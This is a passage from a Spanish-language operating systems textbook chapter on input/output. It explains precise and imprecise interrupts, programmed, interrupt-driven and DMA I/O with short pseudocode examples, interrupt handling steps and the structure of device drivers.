obstante, si la interrupción es en realidad una trampa o fallo de página, entonces el PC generalmente apunta a la instrucción que ocasionó el fallo, por lo que puede reiniciarse después. La situación de la figura 5-6(a) ilustra una interrupción precisa. Todas las instrucciones hasta el contador del programa (316) se han completado, y ninguna más allá de éstas ha iniciado (o se ha rechazado para deshacer sus efectos).




Figura 5-6. (a) Una interrupción precisa. (b) Una interrupción imprecisa.

Una interrupción que no cumple con estos requerimientos se conoce como **interrupción imprecisa** y hace la vida muy incómoda para el escritor del sistema operativo, que entonces tiene que averiguar lo que ocurrió y lo que aún está por ocurrir. La figura 5-6(b) muestra una interrupción imprecisa, en donde hay distintas instrucciones cerca del contador del programa en distintos estados de avance, y las más antiguas no necesariamente están más completas que las más recientes. Las máquinas con interrupciones imprecisas por lo general vuelcan una gran cantidad de estado interno en la pila, para dar al sistema operativo la posibilidad de averiguar qué está pasando. El código necesario para reiniciar la máquina es por lo general muy complicado. Además, al guardar una cantidad extensa de información para la memoria en cada interrupción se reduce aún más la velocidad de las interrupciones y la recuperación. Esto conlleva a una irónica situación en la que se tienen CPUs superescalares muy veloces, que algunas veces no son adecuadas para el trabajo real debido a la lentitud de las interrupciones.

Algunas computadoras están diseñadas de manera que ciertos tipos de interrupciones y trampas (traps) sean precisas y otras no. Por ejemplo, hacer que las interrupciones de E/S sean precisas, pero que las trampas producidas por errores de programación fatales sean imprecisas no es tan malo, ya que no hay necesidad de intentar reiniciar un proceso en ejecución una vez que ha dividido entre cero. Algunas máquinas tienen un bit que se puede establecer para forzar a que todas las interrupciones sean precisas. La desventaja de establecer este bit es que obliga a la CPU a registrar cuidadosamente todo lo que está haciendo, y a mantener copias “sombra” de los registros para que pueda generar una interrupción precisa en cualquier instante. Toda esta sobrecarga tiene un gran impacto sobre el rendimiento.

Algunas máquinas superescalares como la serie Pentium tienen interrupciones precisas para permitir que el software antiguo funcione correctamente. El precio a pagar por las interrupciones precisas es una lógica de interrupciones en extremo compleja dentro de la CPU necesaria para asegurar que cuando el controlador de interrupciones indique que desea ocasionar una interrupción,

todas las instrucciones hasta cierto punto puedan terminar y ninguna más allá de ese punto pueda tener un efecto considerable sobre el estado de la máquina. Aquí el precio no se paga con tiempo, sino en área del chip y en la complejidad del diseño. Si no se requirieran interrupciones precisas para fines de compatibilidad con aplicaciones antiguas, esta área del chip estaría disponible para cachés en chip más grandes, haciendo a la CPU más veloz. Por otra parte, las interrupciones hacen que el sistema operativo sea mucho más complicado y lento, por lo que es difícil saber qué método es mejor en realidad.

5.2 FUNDAMENTOS DEL SOFTWARE DE E/S

Ahora vamos a alejarnos del hardware de E/S para analizar el software de E/S. Primero analizaremos los objetivos del software de E/S y después las distintas formas en que se puede realizar la E/S desde el punto de vista del sistema operativo.

5.2.1 Objetivos del software de E/S

Un concepto clave en el diseño del software de E/S se conoce como **independencia de dispositivos**. Lo que significa es que debe ser posible escribir programas que puedan acceder a cualquier dispositivo de E/S sin tener que especificar el dispositivo por adelantado. Por ejemplo, un programa que lee un archivo como entrada debe tener la capacidad de leer un archivo en el disco duro, un CD-ROM, un DVD o una memoria USB sin tener que modificar el programa para cada dispositivo distinto. De manera similar, debe ser posible escribir un comando tal como

```
sort <entrada> salida
```

y hacer que funcione con datos de entrada provenientes de cualquier tipo de disco o del teclado, y que los datos de salida vayan a cualquier tipo de disco o a la pantalla. Depende del sistema operativo encargarse de los problemas producidos por el hecho de que estos dispositivos en realidad son diferentes y requieren secuencias de comandos muy distintas para leer o escribir.

Un objetivo muy relacionado con la independencia de los dispositivos es la **denominación uniforme**. El nombre de un archivo o dispositivo simplemente debe ser una cadena o un entero sin depender del dispositivo de ninguna forma. En UNIX, todos los discos se pueden integrar en la jerarquía del sistema de archivos de maneras arbitrarias, por lo que el usuario no necesita estar al tanto de cuál nombre corresponde a cuál dispositivo. Por ejemplo, una memoria USB se puede **montar** encima del directorio */usr/ast/respaldo*, de manera que al copiar un archivo a */usr/ast/respaldo/lunes*, este archivo se copie a la memoria USB. De esta forma, todos los archivos y dispositivos se direccionan de la misma forma: mediante el nombre de una ruta.

Otra cuestión importante relacionada con el software de E/S es el **manejo de errores**. En general, los errores se deben manejar lo más cerca del hardware que sea posible. Si el controlador descubre un error de lectura, debe tratar de corregir el error por sí mismo. Si no puede, entonces el software controlador del dispositivo debe manejarlo, tal vez con sólo tratar de leer el bloque de nuevo. Muchos errores son transitorios, como los errores de lectura ocasionados por pizcas de polvo en

la cabeza de lectura, y comúnmente desaparecen si se repite la operación. Sólo si los niveles inferiores no pueden lidiar con el problema, los niveles superiores deben saber acerca de ello. En muchos casos, la recuperación de los errores se puede hacer de manera transparente a un nivel bajo, sin que los niveles superiores se enteren siquiera sobre el error.

Otra cuestión clave es la de las transferencias **síncronas** (de bloqueo) contra las **asíncronas** (controladas por interrupciones). La mayoría de las operaciones de E/S son asíncronas: la CPU inicia la transferencia y se va a hacer algo más hasta que llega la interrupción. Los programas de usuario son mucho más fáciles de escribir si las operaciones de E/S son de bloqueo: después de una llamada al sistema `read`, el programa se suspende de manera automática hasta que haya datos disponibles en el búfer. Depende del sistema operativo hacer que las operaciones que en realidad son controladas por interrupciones parezcan de bloqueo para los programas de usuario.

Otra cuestión relacionada con el software de E/S es el **uso de búfer**. A menudo los datos que provienen de un dispositivo no se pueden almacenar directamente en su destino final. Por ejemplo, cuando un paquete llega de la red, el sistema operativo no sabe dónde colocarlo hasta que ha almacenado el paquete en alguna parte y lo examina. Además, algunos dispositivos tienen severas restricciones en tiempo real (por ejemplo, los dispositivos de audio digital), por lo que los datos se deben colocar en un búfer de salida por adelantado para desacoplar la velocidad a la que se llena el búfer, de la velocidad a la que se vacía, de manera que se eviten sub-desbordamientos de búfer. El uso de búfer involucra una cantidad considerable de copiado y a menudo tiene un importante impacto en el rendimiento de la E/S.

El concepto final que mencionaremos aquí es la comparación entre los dispositivos compartidos y los dispositivos dedicados. Algunos dispositivos de E/S, como los discos, pueden ser utilizados por muchos usuarios a la vez. No se producen problemas debido a que varios usuarios tengan archivos abiertos en el mismo disco al mismo tiempo. Otros dispositivos, como las unidades de cinta, tienen que estar dedicados a un solo usuario hasta que éste termine. Después, otro usuario puede tener la unidad de cinta. Si dos o más usuarios escriben bloques entremezclados al azar en la misma cinta, definitivamente no funcionará. Al introducir los dispositivos dedicados (no compartidos) también se introduce una variedad de problemas, como los interbloqueos. De nuevo, el sistema operativo debe ser capaz de manejar los dispositivos compartidos y dedicados de una manera que evite problemas.

5.2.2 E/S programada

Hay tres maneras fundamentalmente distintas en que se puede llevar a cabo la E/S. En esta sección analizaremos la primera (E/S programada). En las siguientes dos secciones examinaremos las otras (E/S controlada por interrupciones y E/S mediante el uso de DMA). La forma más simple de E/S es cuando la CPU hace todo el trabajo. A este método se le conoce como **E/S programada**.

Es más simple ilustrar la E/S programada por medio de un ejemplo. Considere un proceso de usuario que desea imprimir la cadena de ocho caracteres “ABCDEFGH” en la impresora. Primero ensambla la cadena en un búfer en espacio de usuario, como se muestra en la figura 5-7(a).

Después el proceso de usuario adquiere la impresora para escribir, haciendo una llamada al sistema para abrirla. Si la impresora está actualmente siendo utilizada por otro proceso, esta llamada




Figura 5-7. Pasos para imprimir una cadena.

fallará y devolverá un código de error o se bloqueará hasta que la impresora esté disponible, dependiendo del sistema operativo y los parámetros de la llamada. Una vez que obtiene la impresora, el proceso de usuario hace una llamada al sistema para indicar al sistema operativo que imprima la cadena en la impresora.

Después, el sistema operativo por lo general copia el búfer con la cadena a un arreglo, por ejemplo, *p* en espacio de kernel, donde se puede utilizar con más facilidad (debido a que el kernel tal vez tenga que modificar el mapa de memoria para tener acceso al espacio de usuario). Después comprueba si la impresora está disponible en ese momento. Si no lo está, espera hasta que lo esté. Tan pronto como la impresora está disponible, el sistema operativo copia el primer carácter al registro de datos de la impresora, en este ejemplo mediante el uso de E/S por asignación de memoria. Esta acción activa la impresora. El carácter tal vez no aparezca todavía, debido a que algunas impresoras colocan en búfer una línea o una página antes de imprimir algo. No obstante, en la figura 5-7(b) podemos ver que se ha impreso el primer carácter y que el sistema ha marcado a “B” como el siguiente carácter a imprimir.

Tan pronto como copia el primer carácter a la impresora, el sistema operativo comprueba si la impresora está lista para aceptar otro. En general la impresora tiene un segundo registro, que proporciona su estado. El acto de escribir en el registro de datos hace que el estado se convierta en “no está lista”. Cuando el controlador de la impresora ha procesado el carácter actual, indica su disponibilidad estableciendo cierto bit en su registro de estado, o colocando algún valor en él.

En este punto el sistema operativo espera a que la impresora vuelva a estar lista. Cuando eso ocurre, imprime el siguiente carácter, como se muestra en la figura 5-7(c). Este ciclo continúa hasta que se ha impreso toda la cadena. Después el control regresa al proceso de usuario.

Las acciones realizadas por el sistema operativo se sintetizan en la figura 5-8. Primero se copian los datos en el kernel. Después el sistema operativo entra a un ciclo estrecho, imprimiendo los caracteres uno a la vez. El aspecto esencial de la E/S programada, que se ilustra con claridad en esta figura, es que después de imprimir un carácter, la CPU sondea en forma continua el dispositivo

para ver si está listo para aceptar otro. Este comportamiento se conoce comúnmente como **sondeo** u **ocupado en espera**.

```
copiar_del_usuario(bufer, p, cuenta);                /* p es el búfer del kernel */
for (i=0; i<cuenta; i++) {                           /* itera en cada carácter */
        while (*reg_estado_impresora != READY);      /* itera hasta que esté lista */
        *registro_datos_impresora = p[i];            /* imprime un carácter */
}
regresar_al_usuario();
```

Figura 5-8. Cómo escribir una cadena en la impresora usando E/S programada.

La E/S programada es simple, pero tiene la desventaja de ocupar la CPU tiempo completo hasta que se completen todas las operaciones de E/S. Si el tiempo para "imprimir" un carácter es muy corto (debido a que todo lo que hace la impresora es copiar el nuevo carácter a un búfer interno), entonces está bien usar ocupado en espera. Además, en un sistema incrustado o embebido, donde la CPU no tiene nada más que hacer, ocupado en espera es razonable. Sin embargo, en sistemas más complejos en donde la CPU tiene otros trabajos que realizar, ocupado en espera es ineficiente. Se necesita un mejor método de E/S.

5.2.3 E/S controlada por interrupciones

Ahora vamos a considerar el caso de imprimir en una impresora que no coloca los caracteres en un búfer, sino que imprime cada uno a medida que va llegando. Si la impresora puede imprimir (por ejemplo,) 100 caracteres/seg, cada carácter requiere 10 mseg para imprimirse. Esto significa que después de escribir cada carácter en el registro de datos de la impresora, la CPU estará en un ciclo de inactividad durante 10 mseg, esperando a que se le permita imprimir el siguiente carácter. Este tiempo es más que suficiente para realizar un cambio de contexto y ejecutar algún otro proceso durante los 10 mseg que, de otra manera, se desperdiciarían.

La forma de permitir que la CPU haga algo más mientras espera a que la impresora esté lista es utilizar interrupciones. Cuando se realiza la llamada al sistema para imprimir la cadena, el búfer se copia en espacio de kernel (como vimos antes) y el primer carácter se copia a la impresora, tan pronto como esté dispuesta para aceptar un carácter. En ese momento, la CPU llama al planificador y se ejecuta algún otro proceso. El proceso que pidió imprimir la cadena se bloquea hasta que se haya impreso toda la cadena. El trabajo realizado en la llamada al sistema se muestra en la figura 5-9(a).

Cuando la impresora ha impreso el carácter, y está preparada para aceptar el siguiente, genera una interrupción. Esta interrupción detiene el proceso actual y guarda su estado. Después se ejecuta el procedimiento de servicio de interrupciones de la impresora. Una versión cruda de este código se muestra en la figura 5-9(b). Si no hay más caracteres por imprimir, el manejador de interrupciones realiza cierta acción para desbloquear al usuario. En caso contrario, imprime el siguiente carácter, reconoce la interrupción y regresa al proceso que se estaba ejecutando justo antes de la interrupción, que continúa desde donde se quedó.

```
copiar_del_usuario(bufer, p, cuenta);
habilitar_interrupciones();
while (*reg_estado_impresora != READY);
*registro_datos_impresora = p[0];
planificador();
```

(a)

```
if (cuenta==0) {
   desbloquear_usuario();
} else {
   *registro_datos_impresora = p[i];
   cuenta=cuenta – 1;
   i = i + 1;
}
reconocer_interrupcion();
regresar_de_interrupcion();
```

(b)

Figura 5-9. Cómo escribir una cadena a la impresora, usando E/S controlada por interrupciones. (a) Código que se ejecuta al momento en que se hace una llamada al sistema para imprimir. (b) Procedimiento de servicio de interrupciones para la impresora.

5.2.4 E/S mediante el uso de DMA

Una obvia desventaja de la E/S controlada por interrupciones es que ocurre una interrupción en cada carácter. Las interrupciones requieren tiempo, por lo que este esquema desperdicia cierta cantidad de tiempo de la CPU. Una solución es utilizar DMA. Aquí la idea es permitir que el controlador de DMA alimente los caracteres a la impresora uno a la vez, sin que la CPU se moleste. En esencia, el DMA es E/S programada, sólo que el controlador de DMA realiza todo el trabajo en vez de la CPU principal. Esta estrategia requiere hardware especial (el controlador de DMA) pero libera la CPU durante la E/S para realizar otro trabajo. En la figura 5-10 se muestra un esquema del código.

```
copiar_del_usuario(bufer, p, cuenta);
establecer_controlador_DMA();
planificador();
```

```
reconocer_interrupcion();
desbloquear_usuario();
regresar_de_interrupcion();
```

Figura 5-10. Cómo imprimir una cadena mediante el uso de DMA. (a) Código que se ejecuta cuando se hace la llamada al sistema para imprimir. (b) Procedimiento de servicio de interrupciones.

La gran ganancia con DMA es reducir el número de interrupciones, de una por cada carácter a una por cada búfer impreso. Si hay muchos caracteres y las interrupciones son lentas, esto puede ser una gran mejora. Por otra parte, el controlador de DMA es comúnmente más lento que la CPU principal. Si el controlador de DMA no puede controlar el dispositivo a toda su velocidad, o si la CPU por lo general no tiene nada que hacer mientras espera la interrupción de DMA, entonces puede ser mejor utilizar la E/S controlada por interrupción o incluso la E/S programada. De todas formas, la mayor parte del tiempo vale la pena usar DMA.

5.3 CAPAS DEL SOFTWARE DE E/S

Por lo general, el software de E/S se organiza en cuatro capas, como se muestra en la figura 5-11. Cada capa tiene una función bien definida que realizar, y una interfaz bien definida para los niveles adyacentes. La funcionalidad y las interfaces difieren de un sistema a otro, por lo que el análisis que veremos a continuación, que examina todas las capas empezando desde el inferior, no es específico de una sola máquina.




Figura 5-11. Capas del sistema de software de E/S.

5.3.1 Manejadores de interrupciones

Aunque la E/S programada es útil algunas veces, para la mayor parte de las operaciones de E/S las interrupciones son un hecho incómodo de la vida y no se pueden evitar. Deben ocultarse en la profundidad de las entrañas del sistema operativo, de manera que éste sepa lo menos posible de ellas. La mejor manera de ocultarlas es hacer que el controlador que inicia una operación de E/S se bloquee hasta que se haya completado la E/S y ocurra la interrupción. El controlador se puede bloquear a sí mismo realizando una llamada a `down` en un semáforo, una llamada a `wait` en una variable de condición, una llamada a `receive` en un mensaje o algo similar, por ejemplo.

Cuando ocurre la interrupción, el procedimiento de interrupciones hace todo lo necesario para poder manejarla. Después puede desbloquear el controlador que la inició. En algunos casos sólo completará `up` en un semáforo. En otros casos realizará una llamada a `signal` en una variable de condición en un monitor. En otros más enviará un mensaje al controlador bloqueado. En todos los casos, el efecto neto de la interrupción será que un controlador que estaba bloqueado podrá ejecutarse ahora. Este modelo funciona mejor si los controladores están estructurados como procesos del kernel, con sus propios estados, pilas y contadores del programa.

Desde luego que en realidad esto no es tan simple. Procesar una interrupción no es cuestión de sólo tomar la interrupción, llamar a `up` en algún semáforo y después ejecutar una instrucción `IRET` para regresar de la interrupción al proceso anterior. Hay mucho más trabajo involucrado para el sistema operativo. Ahora veremos un esquema de este trabajo como una serie de pasos que se deben llevar a cabo en el software, una vez que se haya completado la interrupción de hardware. Hay que recalcar que los detalles dependen mucho del sistema, por lo que algunos de los pasos que se listan

a continuación tal vez no sean necesarios en una máquina específica, y tal vez se requieran otros que no estén listados. Además, los pasos que se llevan a cabo pueden estar en distinto orden en algunas máquinas.

1. Guardar los registros (incluyendo el PSW) que no han sido guardados por el hardware de la interrupción.
2. Establecer un contexto para el procedimiento de servicio de interrupciones. Para ello tal vez sea necesario establecer el TLB, la MMU y una tabla de páginas.
3. Establecer una pila para el procedimiento de servicio de interrupciones.
4. Reconocer el controlador de interrupciones. Si no hay un controlador de interrupciones centralizado, rehabilitar las interrupciones.
5. Copiar los registros desde donde se guardaron (posiblemente en alguna pila) a la tabla de procesos.
6. Ejecutar el procedimiento de servicio de interrupciones. Éste extraerá información de los registros del controlador de dispositivos que provocó la interrupción.
7. Elegir cuál proceso ejecutar a continuación. Si la interrupción ha ocasionado que cierto proceso de alta prioridad que estaba bloqueado cambie al estado listo, puede elegirse para ejecutarlo en ese momento.
8. Establecer el contexto de la MMU para el proceso que se va a ejecutar a continuación. También puede ser necesario establecer un TLB.
9. Cargar los registros del nuevo proceso, incluyendo su PSW.
10. Empezar a ejecutar el nuevo proceso.

Como se puede ver, el procesamiento de interrupciones no carece de importancia. También ocupa un considerable número de instrucciones de la CPU, en especial en máquinas en las que hay memoria virtual y es necesario establecer tablas de páginas, o se tiene que guardar el estado de la MMU (por ejemplo, los bits *R* y *M*). En algunas máquinas, el TLB y la caché de la CPU tal vez también tengan que manejarse al cambiar entre los modos de usuario y de kernel, lo cual requiere ciclos de máquina adicionales.

5.3.2 Drivers de dispositivos

Al principio de este capítulo analizamos lo que hacen los drivers. Vimos que cada controlador tiene ciertos registros de dispositivos que se utilizan para darle comandos o ciertos registros de dispositivos que se utilizan para leer su estado, o ambos. El número de registros de dispositivos y la naturaleza de los comandos varían radicalmente de un dispositivo a otro. Por ejemplo, un driver de ratón tiene que aceptar información del ratón que le indica qué tanto se ha desplazado y cuáles botones están oprimidos en un momento dado. Por el contrario, un driver de disco tal vez tenga que saber todo acerca de los sectores, pistas, cilindros, cabezas, movimiento del brazo, los propulsores

del motor, los tiempos de asentamiento de las cabezas y todos los demás mecanismos para hacer que el disco funcione en forma apropiada. Obviamente, estos drivers serán muy distintos.

Como consecuencia, cada dispositivo de E/S conectado a una computadora necesita cierto código específico para controlarlo. Este código, conocido como **driver**, es escrito por el fabricante del dispositivo y se incluye junto con el mismo. Como cada sistema operativo necesita sus propios drivers, los fabricantes de dispositivos por lo común los proporcionan para varios sistemas operativos populares.

Cada driver maneja un tipo de dispositivo o, a lo más, una clase de dispositivos estrechamente relacionados. Por ejemplo, un driver de disco SCSI puede manejar por lo general varios discos SCSI de distintos tamaños y velocidades, y tal vez un CD-ROM SCSI también. Por otro lado, un ratón y una palanca de mandos son tan distintos que por lo general se requieren controladores diferentes. Sin embargo, no hay una restricción técnica en cuanto a que un driver controle varios dispositivos no relacionados. Simplemente no es una buena idea.

Para poder utilizar el hardware del dispositivo (es decir, los registros del controlador físico), el driver por lo general tiene que formar parte del kernel del sistema operativo, cuando menos en las arquitecturas actuales. En realidad es posible construir controladores que se ejecuten en el espacio de usuario, con llamadas al sistema para leer y escribir en los registros del dispositivo. Este diseño aísla al kernel de los controladores, y a un controlador de otro, eliminando una fuente importante de fallas en el sistema: controladores con errores que interfieren con el kernel de una manera u otra. Para construir sistemas altamente confiables, ésta es, en definitiva, la mejor manera de hacerlo. Un ejemplo de un sistema donde los controladores de dispositivos se ejecutan como procesos de usuario es MINIX 3. Sin embargo, como la mayoría de los demás sistemas operativos de escritorio esperan que los controladores se ejecuten en el kernel, éste es el modelo que consideraremos aquí.

Como los diseñadores de cada sistema operativo saben qué piezas de código (drivers) escritas por terceros se instalarán en él, necesita tener una arquitectura que permita dicha instalación. Esto implica tener un modelo bien definido de lo que hace un driver y la forma en que interactúa con el resto del sistema operativo. Por lo general, los controladores de dispositivos se posicionan debajo del resto del sistema operativo, como se ilustra en la figura 5-12.

Generalmente los sistemas operativos clasifican los controladores en una de un pequeño número de categorías. Las categorías más comunes son los **dispositivos de bloque** como los discos, que contienen varios bloques de datos que se pueden direccionar de manera independiente, y los **dispositivos de carácter** como los teclados y las impresoras, que generan o aceptan un flujo de caracteres.

La mayoría de los sistemas operativos definen una interfaz estándar que todos los controladores de bloque deben aceptar. Estas interfaces consisten en varios procedimientos que el resto del sistema operativo puede llamar para hacer que el controlador realice un trabajo para él. Los procedimientos ordinarios son los que se utilizan para leer un bloque (dispositivo de bloque) o escribir una cadena de caracteres (dispositivo de carácter).

En algunos sistemas, el sistema operativo es un solo programa binario que contiene compilados en él todos los controladores que requerirá. Este esquema fue la norma durante años con los sistemas UNIX, debido a que eran ejecutados por centros de computadoras y los dispositivos de E/S cambiaban pocas veces. Si se agregaba un nuevo dispositivo, el administrador del sistema simplemente recompilaba el kernel con el nuevo controlador para crear un nuevo binario.




Figura 5-12. Posicionamiento lógico del software controlador de dispositivos. En realidad toda la comunicación entre el software controlador y los controladores de dispositivos pasa a través del bus.

Con la llegada de las computadoras personales y la multitud de dispositivos de E/S, este modelo ya no era funcional. Pocos usuarios son capaces de volver a compilar o vincular el kernel, aun si tienen el código fuente o los módulos de código objeto, que no siempre es el caso. En vez de ello, los sistemas operativos (empezando con MS-DOS) se inclinaron por un modelo en el que el controlador se carga en forma dinámica en el sistema durante la ejecución. Los diferentes sistemas manejan la carga de controladores en distintas formas.

Un controlador de dispositivo tiene varias funciones. La más obvia es aceptar peticiones abstractas de lectura y escritura del software independiente del dispositivo que está por encima de él, y ver que se lleven a cabo. Pero también hay otras tantas funciones que deben realizar. Por ejemplo, el controlador debe inicializar el dispositivo, si es necesario. También puede tener que administrar sus propios requerimientos y eventos del registro.

Muchos tipos de controladores de dispositivos tienen una estructura general similar. Un controlador ordinario empieza por comprobar los parámetros de entrada para ver si son válidos. De no ser así se devuelve un error. Si son válidos tal vez sea necesaria una traducción de términos

abstractos a concretos. Para un controlador de disco, esto puede significar tener que convertir un número de bloque lineal en los números de cabeza, pista, sector y cilindro para la geometría del disco.

A continuación, el controlador puede comprobar si el dispositivo se encuentra en uso. De ser así, la petición se pondrá en cola para procesarla después. Si el dispositivo está inactivo, el estado del hardware se examinará para ver si la petición se puede manejar en ese momento. Tal vez sea necesario encender el dispositivo o iniciar un motor para que puedan empezar las transferencias. Una vez que el dispositivo esté encendido y listo para trabajar, puede empezar el control en sí.

Controlar el dispositivo significa enviarle una secuencia de comandos. El controlador es el lugar en donde se determina la secuencia de comandos, dependiendo de lo que se deba hacer. Una vez que el controlador sabe qué comandos va a emitir, empieza a escribirlos en los registros de dispositivo del controlador. Después de escribir cada comando para el controlador, tal vez sea necesario comprobar si el controlador aceptó el comando y está preparado para aceptar el siguiente. Esta secuencia continúa hasta que se hayan emitido todos los comandos. Algunos controladores pueden recibir una lista de comandos (en memoria) y se les puede indicar que los procesen todos por sí mismos, sin necesidad de ayuda del sistema operativo.

Una vez que se han emitido los comandos, se dará una de dos situaciones. En muchos casos el controlador de dispositivos debe esperar hasta que el controlador realice cierto trabajo para él, por lo que se bloquea a sí mismo hasta que llegue la interrupción para desbloquearlo. Sin embargo, en otros casos la operación termina sin retraso, por lo que el controlador no necesita bloquearse. Como ejemplo de esta última situación, para desplazar la pantalla en modo de carácter se requiere escribir sólo unos cuantos bytes en los registros del controlador. No es necesario ningún tipo de movimiento mecánico, por lo que toda la operación se puede completar en nanosegundos.

En el primer caso, el controlador bloqueado será despertado por la interrupción. En el segundo caso nunca pasará al estado inactivo. De cualquier forma, una vez que se ha completado la operación, el controlador debe comprobar si hay errores. Si todo está bien, el controlador puede hacer que pasen datos al software independiente del dispositivo (por ejemplo, un bloque que se acaba de leer). Por último, devuelve cierta información de estado para reportar los errores de vuelta al que lo llamó. Si hay otras peticiones en la cola, ahora se puede seleccionar e iniciar una de ellas. Si no hay nada en la cola, el controlador se bloquea en espera de la siguiente petición.

Este modelo simple es sólo una aproximación a la realidad. Muchos factores hacen el código mucho más complicado. Por una parte, un dispositivo de E/S puede completar su operación mientras haya un controlador en ejecución, con lo cual se interrumpe el controlador. La interrupción puede hacer que se ejecute un controlador de dispositivo. De hecho, puede hacer que el controlador actual se ejecute. Por ejemplo, mientras el controlador de red está procesando un paquete entrante, puede llegar otro paquete. En consecuencia, un controlador tiene que ser **reentrante**, lo cual significa que un controlador en ejecución tiene que esperar a ser llamado una segunda vez antes de que se haya completado la primera llamada.

En un sistema con "conexión en caliente" es posible agregar o eliminar dispositivos mientras la computadora está en ejecución. Como resultado, mientras un controlador está ocupado leyendo de algún dispositivo, el sistema puede informarle que el usuario ha quitado de manera repentina ese dispositivo del sistema. No sólo se debe abortar la transferencia actual de E/S sin dañar ninguna estructura de datos del kernel, sino que cualquier petición pendiente del ahora desaparecido disposi-

tivo debe eliminarse también, con cuidado, del sistema, avisando a los que hicieron la llamada. Además, la adición inesperada de nuevos dispositivos puede hacer que el kernel haga malabares con los recursos (por ejemplo, las líneas de petición de interrupciones), quitando los anteriores al controlador y dándole nuevos recursos en vez de los otros.

El controlador no puede hacer llamadas al sistema, pero a menudo necesita interactuar con el resto del kernel. Por lo general se permiten llamadas a ciertos procedimientos del kernel. Por ejemplo, comúnmente hay llamadas para asignar y desasignar páginas fijas de memoria para usarlas como búferes. Otras llamadas útiles se necesitan para administrar la MMU, los temporizadores, el controlador de DMA, el controlador de interrupciones, etcétera.

5.3.3 Software de E/S independiente del dispositivo

Aunque parte del software de E/S es específico para cada dispositivo, otras partes de éste son independientes de los dispositivos. El límite exacto entre los controladores y el software independiente del dispositivo depende del sistema (y del dispositivo), debido a que ciertas funciones que podrían realizarse de una manera independiente al dispositivo pueden realizarse en los controladores, por eficiencia u otras razones. Las funciones que se muestran en la figura 5-13 se realizan comúnmente en el software independiente del dispositivo.

Interfaz uniforme para controladores de dispositivos
Uso de búfer
Reporte de errores
Asignar y liberar dispositivos dedicados
Proporcionar un tamaño de bloque independiente del dispositivo

Figura 5-13. Funciones del software de E/S independiente del dispositivo.

La función básica del software independiente del dispositivo es realizar las funciones de E/S que son comunes para todos los dispositivos y proveer una interfaz uniforme para el software a nivel de usuario. A continuación analizaremos las cuestiones antes mencionadas con más detalle.

Interfaz uniforme para los controladores de software de dispositivos

